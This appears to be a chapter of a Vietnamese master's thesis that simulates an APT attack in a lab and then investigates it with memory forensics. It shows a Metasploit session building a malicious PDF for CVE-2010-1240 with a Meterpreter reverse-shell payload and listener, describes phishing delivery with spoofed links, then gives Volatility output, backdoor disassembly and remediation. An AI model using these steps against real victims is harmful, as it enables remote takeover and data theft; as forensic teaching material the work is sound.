Kali Linux là một OS rất hữu ích đối với những chuyên gia đánh giá bảo mật, một OS tập hợp và phân loại gần như tất cả các công cụ thiết yếu mà bất kỳ một chuyên gia đánh giá bảo mật nào cũng cần sử dụng đến khi tác nghiệp.

3.1.3. Lỗ hổng CVE-2010-1240

Lỗ hổng CVE-2010-1240 có thể gây ra một sự xâm nhập trái phép và có khả năng cho phép kẻ tấn công kiểm soát của hệ thống bị ảnh hưởng.

Khi người dùng mở một file PDF thì kẻ tấn công sẽ làm cho máy tính tự kích hoạt đoạn mã javascript và file SWF có chứa mã độc. Một khi công đoạn đầu đã thành công, mã độc sẽ "thả" một tệp tin nhị phân vào máy tính bị nhiễm. Cuối cùng, file độc sẽ hoạt động như một Trojan cửa sau và bắt đầu gửi các thông tin quan trọng mà nó lấy cắp được từ hệ thống bị lây nhiễm về một máy chủ từ xa.

Lỗ hổng CVE-2010-1240 này sẽ là vị trí tấn công mà các phần mềm diệt virus hiện chưa thể xác định được

3.2. Thực nghiệm tấn công APT

- ✓ Máy tấn công: Sử dụng HĐH Kali Linux 2.0.
- ✓ Máy nạn nhân: Windows XP có cài đặt phần mềm Adobe Reader 8.
- ✓ Công cụ: Metasploit.
- ✓ Các lỗ hổng khai thác: CVE-2010-1240.

3.2.1. Kịch bản tấn công

Một nhân viên trong công ty X được công ty cung cấp máy tính để làm việc. Trên máy tính này vẫn còn đang sử dụng các hệ điều hành và các phần mềm lỗi thời như Win XP, Adobe Reader 8.

Lợi dụng điều này một kẻ tấn công đã tấn công vào máy tính nhân viên và đánh cắp các dữ liệu quan trọng để bán lại cho công ty đối thủ.

Kẻ tấn công đã sử dụng một file pdf có chứa mã độc và gửi cho nạn nhân, bằng phương pháp Social Engineering, kẻ tấn công tạo ra một email với tiêu đề hấp dẫn để dụ nạn nhân download file pdf về.

Sau khi nạn nhân download và mở file pdf, kẻ tấn công đã có thể chiếm được quyền điều khiển máy tính.


3.2.2. Mô phỏng tấn công

✓ Tiến hành tấn công

Sau khi xác định được các thông tin của nạn nhân, kẻ tấn công sử dụng chương trình metasploit nhằm khai thác lỗ hổng và xâm nhập. Để khởi động metasploit, trong Terminal kẻ tấn công gõ msfconsole.

Tiếp theo, kẻ tấn công sử dụng câu lệnh như hình để sử dụng tạo ra file pdf có chứa mã độc.

Sau khi dùng lệnh exploit, chương trình sẽ tự động tạo ra một file có chứa mã độc. Tiếp tục, kẻ tấn công sử dụng module multi handler để lắng nghe kết nối khi nạn nhân mở file pdf ra.



```

root@T3d-Laptop: ~
File Edit View Search Terminal Help
lhost => 10.20.15.210
msf exploit(adobe_pdf_embedded_exe) > set lport 7777
lport => 7777
msf exploit(adobe_pdf_embedded_exe) > exploit


[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf'...
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'evil.pdf' file...
[+] evil.pdf stored at /root/.msf4/local/evil.pdf
msf exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.20.15.210
lhost => 10.20.15.210
msf exploit(handler) > set lport 7777
lport => 7777
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.20.15.210:7777
[*] Starting the payload handler...

```

Hình 3.5: Lắng nghe kết nối trên metasploit

Tiến hành gửi file chứa mã độc cho nạn nhân qua email. Để tăng độ tin cậy và dễ dàng đánh lừa nạn nhân, kẻ tấn công có thể giả mạo các đường link bằng các tên miền đáng tin cậy.



Hình 3.6: Giả mạo email và gửi cho nạn nhân

Ngay khi nạn nhân mở mail và nhấp vào đường link, payload sẽ nhanh chóng khởi tạo một kết nối đến máy của kẻ tấn công. Từ đây, kẻ tấn công sẽ có quyền truy cập vào máy tính nạn nhân.

3.3. Thực nghiệm điều tra tấn công APT

3.3.1. Kịch bản

Trong vai một điều tra viên, điều tra viên nhận được yêu cầu điều tra một máy tính đã bị nhiễm mã độc. Nhiệm vụ đó là tìm ra thông tin kẻ tấn công, file chứa mã độc và hành vi của nó. Phương pháp truy tìm dựa trên kỹ thuật phân tích bộ nhớ.

Phân tích dựa trên file dump memory của máy tính nạn nhân

Máy điều tra viên: Linux, Window

Công cụ: Volatility, IDAPRo, TCPview, Process Monitor, 010 editor

3.3.2. Thực nghiệm điều tra

File được cung cấp là memory dump, điều tra viên sử dụng công cụ Volatility để phân tích :

Điều tra viên có được thông tin cơ bản về Hệ điều hành (Windows XP SP2 hoặc SP3). Kiểm tra danh sách tiến trình đang chạy lúc bộ nhớ được dump:

root@T3d-Laptop: ~

0x863cf400	explorer.exe	1524	1492	13	352	0	0	2016-06-15 23:11:01
0x8638f020	spoolsv.exe	1596	652	12	109	0	0	2016-06-15 23:11:01
0x8653d980	VBoxTray.exe	1696	1524	11	131	0	0	2016-06-15 23:11:01
0x8633f020	firefox.exe	1884	1524	41	400	0	0	2016-06-15 23:11:05
0x865853c0	plugin-containe	732	1884	2	53	0	0	2016-06-15 23:11:11
0x86652d00	AcroRd32.exe	792	732	0	-----	0	0	2016-06-15 23:11:11
2016-06-15 23:11:53 UTC+0000								
0x866cfc68	wscntfy.exe	1388	1044	1	28	0	0	2016-06-15 23:11:15
0x86318da0	alg.exe	1292	652	6	105	0	0	2016-06-15 23:11:15
0x862e2988	AcroRd32.exe	1392	732	5	213	0	0	2016-06-15 23:18:11
0x866c4da0	LAB1.pdf	772	1368	2	138	0	0	2016-06-15 23:18:20
0x863969e0	FTK Imager.exe	1460	1524	10	238	0	0	2016-06-15 23:18:37

root@T3d-Laptop: ~#

Hình 3.9: Các tiến trình đang chạy

Điều tra viên thấy có tiến trình firefox.exe (trình duyệt Firefox), AcroRd32.exe (trình đọc PDF Acrobat Reader). Theo như tình huống này thì có khả năng mã độc đã lây nhiễm thông qua file PDF khi người dùng sử dụng AcroRd32.exe để đọc. Ngoài ra điều tra viên chú ý đến tiến trình có tên là LAB1.pdf. Đây có thể chính là mã độc đã lây nhiễm vào máy.

Nhìn vào thời gian của các tiến trình, có thể thấy rằng máy tính nạn nhân đã bị lây nhiễm vào lúc 23h18' ngày 15/6/2016. Để rõ hơn sẽ tiến hành kiểm tra các kết nối mạng đang mở lúc đó.

root@T3d-Laptop: ~

0x863969e0	FTK Imager.exe	1460	1524	10	238	0
------------	----------------	------	------	----	-----	---

root@T3d-Laptop: ~# volatility -f '/root/Desktop/memdump.mem' connscan

Volatility Foundation Volatility Framework 2.5

Offset(P)	Local Address	Remote Address	Pid
0x062d6490	10.0.2.15:1137	10.20.15.210:7777	772
0x062eacf8	10.0.2.15:1132	216.58.199.5:443	1884
0x062eccf8	10.0.2.15:1129	64.233.189.189:443	1884
0x06306998	10.0.2.15:1135	216.58.199.3:443	1884
0x06319378	10.0.2.15:1133	216.58.199.14:443	1884
0x065a5008	127.0.0.1:1025	127.0.0.1:1026	1884
0x065ae008	127.0.0.1:1026	127.0.0.1:1025	1884
0x065ce830	10.0.2.15:1131	216.58.199.110:80	1884
0x065d3008	127.0.0.1:1028	127.0.0.1:1027	1884
0x065f05c8	10.0.2.15:1134	64.233.189.99:443	1884
0x06603008	127.0.0.1:1027	127.0.0.1:1028	1884
0x06673658	10.0.2.15:1138	64.233.189.189:443	1884
0x16d84008	127.0.0.1:1026	127.0.0.1:1025	1884
0x2017ecf8	10.0.2.15:1132	216.58.199.5:443	1884
0x21401008	127.0.0.1:1026	127.0.0.1:1025	1884
0x23f3c008	127.0.0.1:1026	127.0.0.1:1025	1884
0x33472008	127.0.0.1:1026	127.0.0.1:1025	1884

root@T3d-Laptop: ~#

Hình 3.10: Các kết nối mạng

✓ *Nhận xét :*

- Có 2 tiến trình đang kết nối đến mạng (PID 1884 – firefox.exe, PID 772-LAB1.pdf).
- Tiến trình firefox kết nối đến port 80 và 443 là điều bình thường.
- Tiến trình Lab1.pdf mở kết nối đến 10.20.15.210:7777. Đây là IP sử dụng trong mạng nội bộ, vậy có khả năng rất lớn, kẻ tấn công là người trong công ty.
- Thực hiện dump memory của các tiến trình này và kiểm tra tổng quát, điều tra viên còn thu được vài địa chỉ đáng ngờ: <http://spadesquad.com/test/tailieu.pdf>
- Đây là đường dẫn có chứa file pdf. Khả năng cao, đây chính là file pdf đã nhiễm mã độc và được nạn nhân tải về.

```


root@T3d-Laptop: ~
File Edit View Search Terminal Help
root@T3d-Laptop:~# volatility -f '/root/Desktop/memdump.mem' memdump -p 7
72 -D Desktop/ --profile WinXPSP3x86 && strings '/root/Desktop/772.dmp'
| grep "^http://" | sort | uniq
Volatility Foundation Volatility Framework 2.5
*****
Writing LAB1.pdf [ 772] to 772.dmp
http://*:2869/e
http://gmail.com/
http://g.symcd.com0
http://g.symcd.com0L
http://mega.co.nz/
http://ns.adobe.com/xap/1.0/
http://ocsp.comodoca.com0
http://ocsp.digicert.com0{
http://ocsp.digicert.com0K
http://ocsp.usertrust.com0
http://spadesquad.com/test/tailieu.pdf
http://%s/%s
http://www.bbc.co.uk/news/blogs-china-blog-365249710*
http://www.bbc.co.uk/news/blogs-news-from-elsewhere-36528706"7
http://www.bbc.co.uk/news/blogs-trending-36529850[A
http://www.bbc.co.uk/news/business-3650234145
http://www.bbc.co.uk/news/business-365179286/
http://www.bbc.co.uk/news/business-365270697/
http://www.bbc.co.uk/news/business-36528426

```

Hình 3.11: Liên kết đáng ngờ

Như vậy có thể thấy, nạn nhân đã tải về và sử dụng các chương trình Acrobat Reader, Mozilla Firefox phiên bản cũ. Đồng thời đã truy cập vào trang web được cho là có chứa mã độc (<http://spadesquad.com/test/tailieu.pdf>)


Điều tra viên tải lại file pdf và tiến hành phân tích loại cũng như hành vi của mã độc.



Hình 3.12: File PDF được mở bằng 010 editor

Khi mở file PDF, đoạn javascript nhỏ sẽ xuất payload như ra một file có tên “LAB1.pdf”. Sau đó, một đoạn shell nhỏ của Windows sẽ kiểm tra sự tồn tại của payload này trong các thư mục: “Desktop”, “My Documents”, “Documents”, “Escritorio”, “Mis Documentos”. Nếu payload tồn tại ở một trong các thư mục này, chương trình sẽ mở thư mục đó và chạy payload bằng “cmd.exe”.


Kiểm tra bằng phần mềm Process Monitor, khi mở File PDF, chương trình sẽ yêu cầu chọn vị trí giải nén payload “LAB1.pdf” và quyền thực thi shellcode bằng “cmd.exe”.



Hình 3.15: Giải nén và thực thi payload

Khi đó, “LAB1.pdf” sẽ gửi một yêu cầu kết nối tới socket 10.20.15.210:7777. Tuy có phần mở rộng là “.pdf” nhưng đây thực chất là một file thực thi.


Có thể nhận thấy file payload này có phần mô tả là “ApacheBench command line utility”. Phân tích sơ bộ file “LAB1.pdf”:



Hình 3.16: Các hàm trong file LAB1.pdf

Qua phần import, điều tra viên thấy chương trình có sử dụng các hàm trong thư viện ADVAPI32, WS2_32 và WSOCK32. Các hàm đó dùng để thực hiện tạo các kết nối thông qua socket.

Trong phần triển khai các hàm nhận thấy rằng: kẻ tấn công đã viết chương trình bằng các kỹ thuật viết shellcode hoặc chương trình đã được obfuscate để nhằm che giấu cũng như làm khó người phân tích.



Hình 3.17: Phân tích file Lab1.pdf bằng IDA Pro

Theo như hình 1.17 có thể thấy kẻ tấn công đã load các hàm trong thư viện liên kết động để tránh bị phát hiện. Ví dụ hacker sử dụng đoạn dưới để load thư viện **WS2_32**.

```
var_226= dword ptr -22Ch
pop      ebp
push     3233h
push     5F327377h
push     esp
push     726774Ch
call     ebp
xor      eax, eax
```

Tiếp theo kẻ tấn công gọi một hàm trong thư viện có địa chỉ là “0x6b8029”. Việc chỉ gọi địa chỉ giúp kẻ tấn công có thể che giấu chức năng của hàm.

```
call     ebp
mov      eax, 198h
sub      esp, eax
push     esp
push     eax
push     888829h
call     ebp
push     5
```

Ngay sau đó, kẻ tấn công liên tục gọi các lệnh push liên tục để làm người điều tra khó theo dõi được luồng thực thi của chương trình. Sau khi phân tích tĩnh và debug, có thể kết luận chức năng chính của payload là khởi tạo kết nối đến một socket định trước.

```
loc_4048CA:
push     6D20F140Ah
push     611E0002h
mov      esi, esp
push     eax
push     eax
push     eax
push     eax
inc      eax
push     eax
inc      eax
push     eax
push     6E0DF0FEAh
call     ebp
xchg     eax, edi
```

Sau khi phân tích file pdf bằng tay, kết quả thu được cũng như thông qua virustotal.com, điều tra viên có thể kết luận rằng file payload này là một bản sửa đổi của chương trình “ApacheBench command line utility”. Nó có tác dụng như một backdoor, tạo một kết nối tới 1 server lắng nghe. Từ đó kẻ tấn công có thể dễ dàng kiểm soát máy tính nạn nhân thông qua kết nối này.

Sau khi phân tích file pdf bằng tay, kết quả thu được cũng như thông qua virustotal.com, điều tra viên có thể kết luận rằng file payload này là một bản sửa đổi của chương trình “ApacheBench command line utility”. Nó có tác dụng như một backdoor, tạo

một kết nối tới 1 server lắng nghe. Từ đó kẻ tấn công có thể dễ dàng kiểm soát máy tính nạn nhân thông qua kết nối này.

Từ những kết quả thu được ở trên chúng ta có thể rút ra được các kết luận cho quá trình điều tra như:

- Nạn nhân đã bị tấn công bằng file pdf có chứa mã độc được gửi qua mail.
- Khoảng thời gian bị tấn công là vào: 23h18' ngày 15/6/2016.
- Mã độc có nhiệm vụ khởi tạo kết nối đến máy kẻ tấn công và cho phép kẻ tấn công chiếm quyền điều khiển máy nạn nhân.
- IP kẻ tấn công có địa chỉ là: 10.20.15.210. Đây là địa chỉ mạng nội bộ. Khả năng cao là một máy khác trong mạng nội bộ cũng đã bị lây nhiễm hoặc kẻ tấn công là người cùng mạng nội bộ.

3.4. Khắc phục hậu quả

Mặc dù việc phân tích và điều tra có thể coi như đã đến hồi kết nhưng cũng cần khắc phục hậu quả và vá những lỗ hổng có trên hệ thống để tránh cho việc bị tấn công lần nữa. Một số biện pháp cần tiến hành:

- Xóa file pdf có chứa mã độc.
- Tiến hành update các bản vá cho Window và Adobe Reader
- Cài đặt phần mềm diệt virus và kích hoạt firewall
- Nâng cao khả năng tự phòng vệ cho người dùng. Cần cẩn thận khi click vào các đường link trong email không rõ nguồn gốc

3.5. Kết chương

Nghiên cứu và tìm hiểu về các công cụ phục vụ cho việc tấn công APT cũng như các công cụ phục vụ cho truy tìm chứng cứ số nói chung và cho truy tìm chứng cứ số của cuộc tấn công APT.

Thực hiện tấn công APT trên cơ sở của các công cụ và các kỹ thuật tiên tiến. Quy trình tấn công APT được áp dụng hoàn toàn phù hợp với các đặc điểm và dấu hiệu của cuộc tấn công APT. Kết quả tấn công chỉ ra rằng, tấn công APT thực chất không phải là một kỹ thuật tấn công cao cấp mà chỉ là tập hợp các kỹ thuật tấn công đơn giản lợi dụng lỗ hổng của con người.

Thực hiện truy tìm chứng cứ số của cuộc tấn công APT trên các công cụ và các kỹ thuật đang có hiện nay. Dựa trên phương pháp của kỹ thuật điều tra bộ nhớ và phân tích

mã độc, học viên đã chỉ ra được các vấn đề quan trọng và cần có được ở một cuộc điều tra là: ai là người tấn công, tấn công qua lỗ hổng nào, tấn công khi nào.

KẾT LUẬN

1. Kết quả đạt được

Các kết quả đạt được cụ thể như sau:

Trình bày tổng quan về tấn công APT bao gồm các đặc điểm, giai đoạn, quy trình, mức độ nguy hiểm của APT với các cuộc tấn công thông thường.

Trình bày một số biện pháp, kỹ thuật và công nghệ phòng chống các cuộc tấn công APT. Kết quả nghiên cứu chỉ ra rằng: để đảm bảo an toàn bảo mật thông tin trước cuộc tấn công APT thì không thể áp dụng một kỹ thuật, một công cụ hay một công nghệ nào đó mà cần phải áp dụng tổ hợp các công nghệ với nhiều pha cần thực hiện.

Cung cấp các khái niệm cơ bản, các thuật ngữ chuyên ngành, các phương pháp tiếp cận, các chính sách và các nguyên tắc trong quá trình truy tìm chứng cứ số. Từ đó đưa ra cái nhìn tổng quát về lĩnh vực truy tìm chứng cứ số để có thể hỗ trợ một cách hiệu quả trong việc truy tìm chứng cứ số của các cuộc tấn công.

Trình bày 2 phương pháp cơ bản được áp dụng để truy tìm chứng cứ số của cuộc tấn công APT. Từ kết quả nghiên cứu và đánh giá về các phương pháp truy tìm chứng cứ số, học viên chỉ ra được, mỗi phương pháp và kỹ thuật truy tìm đều có ưu điểm và nhược điểm riêng. Tuy nhiên, trong luận văn, học viên lựa chọn kỹ thuật truy tìm bộ nhớ để truy tìm chứng cứ số của cuộc tấn công APT.

Từ những cơ sở lý thuyết đã giới thiệu, luận văn đã mô phỏng và thực nghiệm cuộc tấn công APT theo đúng lý thuyết về kịch bản và quy trình của cuộc tấn công này đã miêu tả và thực hiện truy tìm chứng cứ số của cuộc tấn công APT trên các công cụ và các kỹ thuật đang có hiện nay. Dựa trên phương pháp của kỹ thuật điều tra bộ nhớ và phân tích mã độc, học viên đã chỉ ra được các vấn đề quan trọng và cần có được ở một cuộc điều tra là: ai là người tấn công, tấn công qua lỗ hổng nào, tấn công khi nào,.... Từ các kết quả đạt được đã đưa ra các nhận xét đánh giá.

2. Định hướng phát triển

Trên những kết quả đã làm được luận văn có thể nghiên cứu và phát triển theo các hướng sau:

Tiếp tục hoàn thiện, nghiên cứu về các phương pháp truy tìm chứng cứ số của tấn công mạng và tấn công APT.

Nghiên cứu và áp dụng công nghệ BIGDATA trong việc truy tìm chứng cứ số của tấn công APT.